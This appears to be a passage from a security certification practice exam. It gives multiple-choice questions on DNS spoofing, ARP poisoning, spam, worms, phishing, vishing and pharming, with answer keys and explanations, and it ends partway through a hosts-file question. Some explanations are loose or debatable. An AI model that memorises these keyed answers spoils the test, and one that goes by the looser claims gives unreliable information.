
Which of the following BEST describes the type of attack that is occurring? (Select TWO).

















- A. DNS spoofing
- B. Man-in-the-middle
- C. Backdoor
- D. Replay
- E. ARP attack
- F. Spear phishing
- G. Xmas attack

**Correct Answer:** AE

## **Section: Threats and Vulnerabilities**

### **Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

We have a legit bank web site and a hacker bank web site. The hacker has a laptop connected to the network. The hacker is redirecting bank web site users to the hacker bank web site instead of the legit bank web site. This can be done using two methods: DNS Spoofing and ARP Attack (ARP Poisoning).

A: DNS spoofing (or DNS cache poisoning) is a computer hacking attack, whereby data is introduced into a Domain Name System (DNS) resolver's cache, causing the name server to return an incorrect IP address, diverting traffic to the attacker's computer (or any other computer). A domain name system server translates a human-readable domain name (such as example.com) into a numerical IP address that is used to route communications between nodes. Normally if the server doesn't know a requested translation it will ask another server, and the process continues recursively. To increase performance, a server will typically remember (cache) these translations for a certain amount of time, so that, if it receives another request for the same translation, it can reply without having to ask the other server again. When a DNS server has received a false translation and caches it for performance optimization, it is considered poisoned, and it supplies the false data to clients. If a DNS server is poisoned, it may return an incorrect IP address, diverting traffic to another computer (in this case, the hacker bank web site server).

E: Address Resolution Protocol poisoning (ARP poisoning) is a form of attack in which an attacker changes the Media Access Control (MAC) address and attacks an Ethernet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets. This modifies the layer - Ethernet MAC address into the hacker's known MAC address to monitor it. Because the ARP replies are forged, the target computer unintentionally sends the frames to the hacker's computer first instead of sending it to the original destination. As a result, both the user's data and privacy are compromised. An effective ARP poisoning attempt is undetectable to the user.

ARP poisoning is also known as ARP cache poisoning or ARP poison routing (APR).

Incorrect Answers:

B: In cryptography and computer security, a man-in-the-middle attack (often abbreviated to MITM, MitM, MIM, MiM or MITMA) is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. One example is active eavesdropping, in which the attacker makes independent connections with the victims and relays messages between them to make them believe they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. The attacker must be able to intercept all relevant messages passing between the two victims and inject new ones. This is straightforward in many circumstances; for example, an attacker within reception range of an unencrypted Wi-Fi wireless access point, can insert himself as a man-in-the- middle. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

C: A backdoor in a computer system (or cryptosystem or algorithm) is a method of bypassing normal authentication, securing unauthorized remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected. The backdoor may take the form of an installed program (e.g., Back Orifice) or may subvert the system through a rootkit.

A backdoor in a login system might take the form of a hard coded user and password combination which gives access to the system. Although the number of backdoors in systems using proprietary software (software whose source code is not publicly available) is not widely credited, they are nevertheless frequently exposed. Programmers have even succeeded in secretly installing large amounts of benign code as Easter eggs in programs, although such cases may involve official forbearance, if not actual permission. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

D: A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed.

This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

For example: Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus granting access to Eve. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

F: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. This is not the attack illustrated in this question.

Therefore, this answer is incorrect.

G: In information technology, a Christmas tree packet is a packet with every single option set for whatever protocol is in use. The term derives from a fanciful image of each little option bit in a header being represented by a different-colored light bulb, all turned on, as in, "the packet was lit up like a Christmas tree." It can also be known as a kamikaze packet, nastygram or a lamp test segment. Christmas tree packets can be used as a method of divining the underlying nature of a TCP/IP stack by sending the packets and awaiting and analyzing the responses. When used as part of scanning a system, the TCP header of a Christmas tree packets has the flags SYN, FIN, URG and PSH set. Many operating systems implement their compliance with the Internet Protocol standard (RFC 791) in varying or incomplete ways. By observing how a host responds to an odd packet, such as a Christmas tree packet, assumptions can be made regarding the host's operating system. Versions of Microsoft Windows, BSD/OS, HP-UX, Cisco IOS, MVS, and IRIX display behaviors that differ from the RFC standard when queried with said packets. A large number of Christmas tree packets can also be used to conduct a DoS attack by exploiting the fact that Christmas tree packets require much more processing by routers and end-hosts than the 'usual' packets do.

Christmas tree packets can be easily detected by intrusion-detection systems or more advanced firewalls. From a network security point of view, Christmas tree packets are always suspicious and indicate a high probability of network reconnaissance activities. This is not the attack illustrated in this question. Therefore, this answer is incorrect.

#### References:

[http://en.wikipedia.org/wiki/DNS\\_spoofing](http://en.wikipedia.org/wiki/DNS_spoofing)  
<http://www.techopedia.com/definition/27471/address-resolution-protocol-poisoning-arp-poisoning> [http://en.wikipedia.org/wiki/Man-in-the-middle\\_attack](http://en.wikipedia.org/wiki/Man-in-the-middle_attack)  
[http://en.wikipedia.org/wiki/Backdoor\\_%28computing%29](http://en.wikipedia.org/wiki/Backdoor_%28computing%29)  
[http://en.wikipedia.org/wiki/Replay\\_attack](http://en.wikipedia.org/wiki/Replay_attack)  
<http://searchsecurity.techtarget.com/definition/spear-phishing> [http://en.wikipedia.org/wiki/Christmas\\_tree\\_packet](http://en.wikipedia.org/wiki/Christmas_tree_packet)

#### QUESTION 458

Mike, a user, states that he is receiving several unwanted emails about home loans. Which of the following is this an example of?

- A. Spear phishing
- B. Hoaxes
- C. Spoofing
- D. Spam

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Spam is most often considered to be electronic junk mail or junk newsgroup postings. Some people define spam even more generally as any unsolicited email. However, if a long-lost brother finds your email address and sends you a message, this could hardly be called spam, even though it is unsolicited. Real spam is generally email advertising for some product sent to a mailing list or newsgroup. In addition to wasting people's time with unwanted e-mail, spam also eats up a lot of network bandwidth. Consequently, there are many organizations, as well as individuals, who have taken it upon themselves to fight spam with a variety of techniques. But because the Internet is public, there is really little that can be done to prevent spam, just as it is impossible to prevent junk mail. However, some online services have instituted policies to prevent spammers from spamming their subscribers.

There is some debate about why it is called spam, but the generally accepted version is that it comes from the Monty Python song, "Spam spam spam spam, spam spam spam spam, lovely spam, wonderful spam". Like the song, spam is an endless repetition of worthless text. Another school of thought maintains that it comes from the computer group lab at the University of Southern California who gave it the name because it has many of the same characteristics as the lunch meat Spam:

Nobody wants it or ever asks for it.

No one ever eats it; it is the first item to be pushed to the side when eating the entree. Sometimes it is actually tasty, like 1% of junk mail that is really useful to some people. The term spam can also be used to describe any "unwanted" email from a company or website -- typically at some point a user would have agreed to receive the email via subscription list opt-in -- a newer term called graymail is used to describe this particular type of spam.

**Incorrect Answers:**

A: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority. In this question, the emails are trying to sell home loans rather than trying to access confidential data. Therefore, this answer is incorrect.

B: A hoax is something that makes a person believe that something is real when it is not. In this question, the emails are likely to be genuine in terms of selling home loans. Therefore, this answer is incorrect.

C: There are several kinds of spoofing including email, caller ID, MAC address, and uniform resource locator (URL) spoof attacks. All types of spoofing are designed to imitate something or someone.

Email spoofing (or phishing), used by dishonest advertisers and outright thieves, occurs when email is sent with falsified "From:" entry to try and trick victims that the message is from a friend, their bank, or some other legitimate source. Any email that claims it requires your password or any personal information could be a trick. In a caller ID attack, the spoofers will falsify the phone number he/she is calling from. In this question, the emails are likely to be genuine in terms of selling home loans and not from 'spoofed' addresses. Therefore, this answer is incorrect.

**References:**

- <http://www.webopedia.com/TERM/S/spam.html>
- <http://searchsecurity.techtarget.com/definition/spear-phishing>

**QUESTION 459**

Several users' computers are no longer responding normally and sending out spam email to the users' entire contact list. This is an example of which of the following?

- A. Trojan virus
- B. Botnet
- C. Worm outbreak
- D. Logic bomb

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A worm is similar to a virus but is typically less malicious. A virus will usually cause damage to the system or files whereas a worm will usually just spread itself either using the network or by sending emails.

A computer worm is a standalone malware computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security failures on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program. Worms almost always cause at least some harm to the network, even if only by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.

**Incorrect Answers:**

A: In computers, a Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan horse was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus. In this question, no actual damage was done to the computers. Emails were sent to spread the worm. Therefore, this answer is incorrect.

B: A botnet is a collection of Internet-connected programs communicating with other similar programs in order to perform tasks. This can be as mundane as keeping control of an Internet Relay Chat (IRC) channel, or it could be used to send spam email or participate in distributed denial-of-service attacks. The word botnet is a combination of the words robot and network. The term is usually used with a negative or malicious connotation. Computers can be co-opted into a botnet when they execute malicious software. This can be accomplished by luring users into making a drive-by download, exploiting web browser vulnerabilities, or by tricking the user into running a Trojan horse program, which may come from an email attachment. This malware will typically install modules that allow the computer to be commanded and controlled by the botnet's operator. Many computer users are unaware that their computer is infected with bots. Depending on how it is written, a Trojan may then delete itself, or may remain present to update and maintain the modules. Botnets can be used to send spam emails but this would be done by someone controlling the computers to target an individual or entity with the spam. A worm would use its own programming to send emails to everyone in a contact list with the aim of spreading itself.

Therefore, this answer is incorrect.

D: A logic bomb is a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met. For example,

a programmer may hide a piece of code that starts deleting files should they ever be terminated from the company. Software that is inherently malicious, such as viruses and worms, often contain logic bombs that execute a certain payload at a pre-defined time or when some other condition is met. This technique can be used by a virus or worm to gain momentum and spread before being noticed. Some viruses attack their host systems on specific dates, such as Friday the 13th or April Fool's Day. Trojans that activate on certain dates are often called "time bombs". To be considered a logic bomb, the payload should be unwanted and unknown to the user of the software. As an example, trial programs with code that disables certain functionality after a set time are not normally regarded as logic bombs. A logic bomb may contain a worm but it is the worm that is sending the emails. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Computer\\_worm](http://en.wikipedia.org/wiki/Computer_worm)

<http://searchsecurity.techtarget.com/definition/Trojan-horse> <http://en.wikipedia.org/wiki/Botnet> [http://en.wikipedia.org/wiki/Logic\\_bomb](http://en.wikipedia.org/wiki/Logic_bomb)

**QUESTION 460**

A security administrator notices large amounts of traffic within the network heading out to an external website. The website seems to be a fake bank site with a phone number that when called, asks for sensitive information. After further investigation, the security administrator notices that a fake link was sent to several users. This is an example of which of the following attacks?

- A. Vishing
- B. Phishing
- C. Whaling
- D. SPAM
- E. SPIM

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. Phishing, also referred to as brand spoofing or carding, is a variation on "fishing," the idea being that bait is thrown out with the hopes that while most will ignore the bait, some will be tempted into biting.

**Incorrect Answers:**

A: Vishing is the telephone equivalent of phishing. Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer calls the victim, usually pretending to be a legitimate business and fools the victim into thinking he or she will profit. The question states that a fake link was sent to several users (probably by email). Therefore, this is not the correct answer.

C: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats. The question states that a fake link was sent to several users (probably by email). As the email was sent to general users rather than upper management, this is not the correct answer.

D: Spam is most often considered to be electronic junk mail or junk newsgroup postings. Some people define spam even more generally as any unsolicited email. However, if a long-lost brother finds your email address and sends you a message, this could hardly be called spam, even though it is unsolicited. Real spam is generally email advertising for some product sent to a mailing list or newsgroup. In addition to wasting people's time with unwanted e-mail, spam also eats up a lot of network bandwidth. Consequently, there are many organizations, as well as individuals, who have taken it upon themselves to fight spam with a variety of techniques. But because the Internet is public, there is really little that can be done to prevent spam, just as it is impossible to prevent junk mail. However, some online services have instituted policies to prevent spammers from spamming their subscribers. Spam is usually marketing for legitimate businesses, not fake imitation web sites. Therefore, this is not the correct answer.

E: SPIM is a term sometimes used to refer to spam over IM (Instant Messaging). It's also called just spam, instant spam, or IM marketing. No matter what the name, it consists of unwanted messages transmitted through some form of instant messaging service, which can include Short Message Service (SMS). The question states that a fake link was sent to several users (probably by email). Therefore, this is not the correct answer.

References:

<http://www.webopedia.com/TERM/P/phishing.html>  
<http://www.webopedia.com/TERM/V/vishing.html>  
<http://www.techopedia.com/definition/28643/whaling>  
<http://www.webopedia.com/TERM/S/spam.html>

**QUESTION 461**

Jane, an individual, has recently been calling various financial offices pretending to be another person to gain financial information. Which of the following attacks is being described?

- A. Phishing
- B. Tailgating
- C. Pharming
- D. Vishing

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. The potential victim receives a message, often generated by speech synthesis, indicating that suspicious activity has taken place in a credit card account, bank account, mortgage account or other financial service in their name. The victim is told to call a specific telephone number and provide information to "verify identity" or to "ensure that fraud does not occur." If the attack is carried out by telephone, caller ID spoofing can cause the victim's set to indicate a legitimate source, such as a bank or a government agency.

Vishing is difficult for authorities to trace, particularly when conducted using VoIP. Furthermore, like many legitimate customer services, vishing scams are often outsourced to other countries, which may render sovereign law enforcement powerless.

Consumers can protect themselves by suspecting any unsolicited message that suggests they are targets of illegal activity, no matter what the medium or apparent source. Rather than calling a number given in any unsolicited message, a consumer should directly call the institution named, using a number that is known to be valid, to verify all recent activity and to ensure that the account information has not been tampered with.

**Incorrect Answers:**

A: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. In this question, Jane uses the telephone so this is an example of vishing rather than phishing. Therefore, this answer is incorrect.

B: Tailgating in IT security would be an unauthorized person following an authorized person into a building or room such as a datacenter. If a building has a card reader where an authorized person can hold up a card to the reader to unlock the door, someone tailgating could follow the authorized person into the building by walking through the door before it closes and locks. This is not what is described in the question. Therefore, this answer is incorrect.

C: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing. This is not what is described in the question. Therefore, this answer is incorrect.

**References:**

<http://searchunifiedcommunications.techtarget.com/definition/vishing> <http://www.webopedia.com/TERM/P/phishing.html> <http://www.webopedia.com/TERM/P/pharming.html>

**QUESTION 462**

Purchasing receives an automated phone call from a bank asking to input and verify credit card information. The phone number displayed on the caller ID matches

the bank. Which of the following attack types is this?

- A. Hoax
- B. Phishing
- C. Vishing
- D. Whaling

**Correct Answer:** C

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Vishing (voice or VoIP phishing) is an electronic fraud tactic in which individuals are tricked into revealing critical financial or personal information to unauthorized entities. Vishing works like phishing but does not always occur over the Internet and is carried out using voice technology. A vishing attack can be conducted by voice email, VoIP (voice over IP), or landline or cellular telephone. The potential victim receives a message, often generated by speech synthesis, indicating that suspicious activity has taken place in a credit card account, bank account, mortgage account or other financial service in their name. The victim is told to call a specific telephone number and provide information to "verify identity" or to "ensure that fraud does not occur." If the attack is carried out by telephone, caller ID spoofing can cause the victim's set to indicate a legitimate source, such as a bank or a government agency.

Vishing is difficult for authorities to trace, particularly when conducted using VoIP. Furthermore, like many legitimate customer services, vishing scams are often outsourced to other countries, which may render sovereign law enforcement powerless. Consumers can protect themselves by suspecting any unsolicited message that suggests they are targets of illegal activity, no matter what the medium or apparent source. Rather than calling a number given in any unsolicited message, a consumer should directly call the institution named, using a number that is known to be valid, to verify all recent activity and to ensure that the account information has not been tampered with.

**Incorrect Answers:**

A: A hoax is something that makes a person believe that something is real when it is not. A hoax is usually not malicious or theft. Therefore, this answer is incorrect.

B: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.

Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page. Phishing emails are blindly sent to thousands, if not millions of recipients. By spamming large groups of people, the "phisher" counts on the email being read by a percentage of people who actually have an account with the legitimate company being spoofed in the email and corresponding webpage. In this question, a telephone call was received so this is an example of vishing rather than phishing. Therefore, this answer is incorrect.

D: Whaling is a specific kind of malicious hacking within the more general category of phishing, which involves hunting for data that can be used by the hacker. In general, phishing efforts are focused on collecting personal data about users. In whaling, the targets are high-ranking bankers, executives or others in powerful positions or job titles.

Hackers who engage in whaling often describe these efforts as "reeling in a big fish," applying a familiar metaphor to the process of scouring technologies for

loopholes and opportunities for data theft. Those who are engaged in whaling may, for example, hack into specific networks where these powerful individuals work or store sensitive data. They may also set up keylogging or other malware on a work station associated with one of these executives. There are many ways that hackers can pursue whaling, leading C-level or top-level executives in business and government to stay vigilant about the possibility of cyber threats. In this question, the 'attack' was targeted towards the purchasing department rather than company executives. Therefore, this answer is incorrect.

References:

<http://searchunifiedcommunications.techtarget.com/definition/vishing> <http://www.webopedia.com/TERM/P/phishing.html> <http://www.techopedia.com/definition/28643/whaling>

**QUESTION 463**

A company's employees were victims of a spear phishing campaign impersonating the CEO. The company would now like to implement a solution to improve the overall security posture by assuring their employees that email originated from the CEO. Which of the following controls could they implement to BEST meet this goal?

- A. Spam filter
- B. Digital signatures
- C. Antivirus software
- D. Digital certificates

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. The digital equivalent of a handwritten signature or stamped seal, but offering far more inherent security, a digital signature is intended to solve the problem of tampering and impersonation in digital communications. Digital signatures can provide the added assurances of evidence to origin, identity and status of an electronic document, transaction or message, as well as acknowledging informed consent by the signer. Digital signatures are based on public key cryptography, also known as asymmetric cryptography. Using a public key algorithm such as RSA, one can generate two keys that are mathematically linked: one private and one public. To create a digital signature, signing software (such as an email program) creates a one-way hash of the electronic data to be signed. The private key is then used to encrypt the hash. The encrypted hash -- along with other information, such as the hashing algorithm -- is the digital signature. The reason for encrypting the hash instead of the entire message or document is that a hash function can convert an arbitrary input into a fixed length value, which is usually much shorter. This saves time since hashing is much faster than signing.

**Incorrect Answers:**

A: A spam filter is used to detect and block spam email. All inbound (and sometimes outbound) email is passed through the spam filter to detect spam emails. The spam emails are then discarded or tagged as potential spam according to the spam filter configuration. A spam filter is not used to guarantee the integrity of an email.

C: Anti-virus software is software installed on a computer to protect against viruses. An anti-virus program will scan files on the hard drive and scan files as they are

accessed to see if the files contain a potential threat. Anti-virus software is not used to guarantee the integrity of an email.

D: In cryptography, a digital certificate is an electronic document that uses a digital signature to bind together a public key with an identity for example, the name of an organization, etc. The certificate is used to confirm that a public key belongs to a specific organization. Digital certificates are used to verify the trustworthiness of a website, while digital signatures are used to verify the trustworthiness of information. In the case of digital certificates, an organization may only trust a site if the digital certificates are issued by the organization itself or by a trusted certification source, like Verisign Inc. But, this doesn't necessarily mean that the content of the site can be trusted; a trusted site may be infiltrated by a hacker who modifies the site's content.

References:

<http://searchsecurity.techtarget.com/definition/digital-signature> <http://searchsecurity.techtarget.com/answer/The-difference-between-a-digital-signature- and- digital-certificate>

**QUESTION 464**

A user has unknowingly gone to a fraudulent site. The security analyst notices the following system change on the user's host:

Old 'hosts' file:

127.0.0.1 localhost

New 'hosts' file:

127.0.0.1 localhost

5.5.5.5 www.comptia.com

Which of the following attacks has taken place?

- A. Spear phishing
- B. Pharming
- C. Phishing
